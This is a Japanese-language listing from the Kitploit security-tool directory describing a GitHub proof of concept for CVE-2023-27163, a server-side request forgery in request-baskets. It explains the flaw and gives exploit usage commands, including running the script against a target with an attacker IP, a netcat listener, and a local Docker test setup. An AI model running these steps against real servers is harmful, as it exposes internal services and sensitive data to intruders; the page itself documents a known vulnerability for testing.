
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/mastercode112/cve-2023-27163
偵察脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubmastercode112/cve-2023-27163

CVE-2023-27163

request-baskets(V<= v.1.2.1)におけるサーバーサイドリクエストフォージェリ(SSRF)の概念実証(PoC)

リポジトリを見る
2232年前未レビュー
共有

CVE-2023-27163 の Request-Baskets における SSRF の概念実証 (Proof of Concept)

このリポジトリには、request-baskets の バージョン 1.2.1 までで発見された Server-Side Request Forgery (SSRF) 脆弱性である CVE-2023-27163 の概念実証 (PoC) が含まれています。この脆弱性により、攻撃者は巧妙に細工された API リクエストを通じて /api/baskets/{name} コンポーネントを悪用し、ネットワークリソースや機密情報にアクセスできるようになります。

使用方法

git clone https://github.com/MasterCode112/CVE-2023-27163.git
bash ./CVE-2023-27163.sh https://rbaskets.in/ <attacker IP>

どのように機能するのか?

Request-baskets は、特定のルート (いわゆるバスケット) にリクエストを収集・登録するために構築された Web アプリケーションです。作成時、ユーザーはリクエストを転送する別のサーバーを指定できます。ここでの問題は、ユーザーがネットワーク上で閉じられたアプリケーションなど、意図しないサービスを指定できることです。

例: サーバーが Request-baskets (ポート 55555) とポート 8000 の Flask Web サーバーをホストしていると仮定します。Flask は localhost とのみやり取りするようにも設定されています。http://localhost:8000 に転送するバスケットを作成することで、攻撃者は以前は制限されていた Flask Web サーバーにアクセスできます。

localhost でのテスト

PoC image

  1. Request-Baskets の Docker コンテナを起動します
docker run -p 55555:55555 darklynx/request-baskets:v1.2.1
``` git clone https://github.com/MasterCode112/CVE-2023-27163.git

2. PoC をダウンロードします

```shell
git clone https://github.com/MasterCode112/CVE-2023-27163.git
  1. 接続を待ちます
nc -lvp 8000
  1. Docker ホストの IP アドレスを保存します
DOCKER_IP=$(ifconfig docker0 | grep inet | head -n 1 | awk '{ print $2 }')
  1. PoC を実行します
./CVE-2023-27163.sh http://127.0.0.1:55555/ http://$DOCKER_IP:8000/

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    350
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    283

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




